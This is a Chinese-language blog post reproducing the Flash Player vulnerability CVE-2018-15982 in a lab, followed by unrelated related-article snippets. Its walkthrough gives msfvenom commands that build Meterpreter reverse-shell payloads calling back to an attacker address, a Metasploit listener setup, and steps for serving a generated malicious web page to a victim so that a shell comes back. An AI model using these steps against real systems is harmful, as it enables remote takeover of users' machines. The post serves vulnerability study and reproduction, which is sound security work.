
CVE-2018-15982漏洞复现
作者:欧根
漏洞信息:CVE-2018-15982
Adobe已发布适用于Windows,macOS,Linux和Chrome OS的Adobe Flash Player安全更新。这些更新解决一个 关键的 Adobe Flash Player的漏洞和一个 重要的 Adobe Flash Player的安装程序的漏洞。成功利用可能导致当前用户的上下文中的任意代码执行和权限提升。
CVSSV3分数和漏洞类型:

受CVE-2018-15982影响的产品
|
产品 |
版 |
平台 |
|
Adobe Flash Player桌面运行时 |
31.0.0.153及更早版本 |
Windows,macOS和Linux |
|
适用于Google Chrome的Adobe Flash Player |
31.0.0.153及更早版本 |
Windows,macOS,Linux和Chrome OS |
|
适用于Microsoft Edge和Internet Explorer 11的Adobe Flash Player |
31.0.0.153及更早版本 |
Windows 10和8.1和win7/其他版本为测试 |
|
Adobe Flash Player安装程序 |
08.0.0.108及更早版本 |
视窗 |
漏洞危害:
|
漏洞类别 |
漏洞影响 |
严重 |
CVE编号 |
|
免费使用 |
任意代码执行 |
危急 |
CVE-2018-15982 |
修复方法:对adb flash进行升级
|
产品 |
版 |
平台 |
优先 |
可用性 |
|
Adobe Flash Player桌面运行时 |
32.0.0.101 |
Windows,macOS |
1 |
|
|
适用于Google Chrome的Adobe Flash Player |
32.0.0.101 |
Windows,macOS,Linux和Chrome OS |
1 |
|
|
适用于Microsoft Edge和Internet Explorer 11的Adobe Flash Player |
32.0.0.101 |
Windows 10和8.1 |
1 |
|
|
Adobe Flash Player桌面运行时 |
32.0.0.101 |
Linux的 |
3 |
|
|
Adobe Flash Player安装程序 |
31.0.0.122 |
视窗 |
2 |
实验环境
攻击机:kali 2.0
受害机:win7 win10
使用工具
CVE-2018-0802_CVE-2017-11882-master exp
Msfconsole

1.创建payload程序
msfvenom -p windows/meterpreter/reverse_tcp_rc4 RC4PASSWORD=zale LPORT=6666 LHOST=192.168.0.111 -f raw>86.bin

msfvenom -p windows/meterpreter/reverse_tcp_rc4 RC4PASSWORD=zale LPORT=6666 LHOST=192.168.0.111 -f raw>64.bin
这里会生成两个bin文件,分别为86bin和64bin估计是32位平台和64位平台

监听payload
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp_rc4
SET LPORT 6666
set LHOST 192.168.0.111
set RC4PASSWORD zale
生成文件视频文件和网页
python CVE_2018_15982.py -i 86.bin -I 64.bin


调用py文件,生成攻击网页和视频文件
开启apache服务
把上面生成的网页和视频放在web目录中
发给受害机验证是否成功
当受害者点击网页时

可用清楚看到已经成功返回shell

至此漏洞复现结束!
CVE-2018-15982漏洞复现的更多相关文章
- struts2(s2-052)远程命令执行漏洞复现
漏洞描述: 2017年9月5日,Apache Struts发布最新安全公告,Apache Struts2的REST插件存在远程代码执行的高危漏洞,该漏洞由lgtm.com的安全研究员汇报,漏洞编号为C ...
- 8.Struts2-057漏洞复现
漏洞信息: 定义XML配置时如果namespace值未设置且上层动作配置(Action Configuration)中未设置或用通配符namespace时可能会导致远程代码执行. url标签未设置va ...
- CVE¬-2020-¬0796 漏洞复现(本地提权)
CVE-2020-0796 漏洞复现(本地提权) 0X00漏洞简介 Microsoft Windows和Microsoft Windows Server都是美国微软(Microsoft)公司的产品 ...
- Windows CVE-2019-0708 远程桌面代码执行漏洞复现
Windows CVE-2019-0708 远程桌面代码执行漏洞复现 一.漏洞说明 2019年5月15日微软发布安全补丁修复了CVE编号为CVE-2019-0708的Windows远程桌面服务(RDP ...
- 【漏洞复现】Tomcat CVE-2017-12615 远程代码执行漏洞
漏洞描述 [漏洞预警]Tomcat CVE-2017-12615远程代码执行漏洞/CVE-2017-12616信息泄漏 https://www.secfree.com/article-395.html ...
- ghostscript远程代码执行漏洞复现
这两天网上ghostscript又又有漏洞信息了,但是没有poc,于是找找资料把今年8月21日的那个验证下 1.关于ghostscript Ghostscript是一套建基于Adobe.PostScr ...
- 20145330 《网络对抗》 Eternalblue(MS17-010)漏洞复现与S2-045漏洞的利用及修复
20145330 <网络对抗> Eternalblue(MS17-010)漏洞利用工具实现Win 7系统入侵与S2-045漏洞的利用及修复 加分项目: PC平台逆向破解:注入shellco ...
- Ecshop 2.x_3.x SQL注入和代码执行漏洞复现和分析
0x00 前言 问题发生在user.php的的显示函数,模版变量可控,导致注入,配合注入可达到远程代码执行 0x01 漏洞分析 1.SQL注入 先看user.php的$ back_act变量来源于HT ...
- [漏洞复现]CVE-2018-4887 Flash 0day
1.漏洞概述 2018年2月1号,Adobe官方发布安全通报(APSA18-01),声明Adobe Flash 28.0.0.137及其之前的版本,存在高危漏洞(CVE-2018-4878). 攻击者 ...
随机推荐
- JAXB--@XmlElementWrapper注解(二)
在JAXB标准中,@XmlElementWrapper注解表示生成一个包装 XML 表示形式的包装器元素. 此元素主要用于生成一个包装集合的包装器 XML 元素.因此,该注释支持以下两种形式的序列化. ...
- 5月23日Google就宣布了Chrome 36 beta
对于开发人员来说,本次更新的重点还有element.animate().HTML Imports.Object.observe()的引入,以及一个改进后的throttled async touchmo ...
- linux shell脚本编程笔记(三): 三种引号的区别
双引号.单引号.反引号的区别 测试用例: OPDATE=`date -d '-1 day' +%Y%m%d` ) do FILEDATE=`date -d "-$i day" +% ...
- Kafka命令行常用命令说明
基于0.8.0版本. ##查看topic分布情况kafka-list-topic.sh bin/kafka-list-topic.sh --zookeeper 192.168.197.170:2181 ...
- 数据结构notes
1. 一份很好的数据结构教程,图文并茂,简明扼要,列出每种结构的定义和优缺点,非常适合初学者 via @ranyif https://www.interviewcake.com/data-struct ...
- An interview question from MicroStrategy
去年校招时的一道面试题,觉得蛮有意思,贴出来. Question: Spy start at a, during an interval he moves |b| to right when b &g ...
- 三)Wiring up jobs using triggers and the SchedulerFactoryBean
示例地址: https://github.com/witaste/quartz.git │ pom.xml │ └─src └─main ├─java │ └─cn │ └─zno │ └─job │ ...
- 如何打开Tango的ADF文件?
3ds max? opengl? ... Excel? vs? UltraEdit OpenGL Android API ADF文件数据结构:链接
- awk基础01-基本用法
什么是awk awk 是一门解释型的编程语言,支持条件判断,数组.循环等功能.可用于文本处理.输出格式化的文本信息.执行数学运算.字符串等操作. awk在处理文件时按行进行逐行处理,即 ...
- 23 DesignPatterns学习笔记:C++语言实现 --- 2.1 Bridge
23 DesignPatterns学习笔记:C++语言实现 --- 2.1 Bridge 2016-07-22 (www.cnblogs.com/icmzn) 模式理解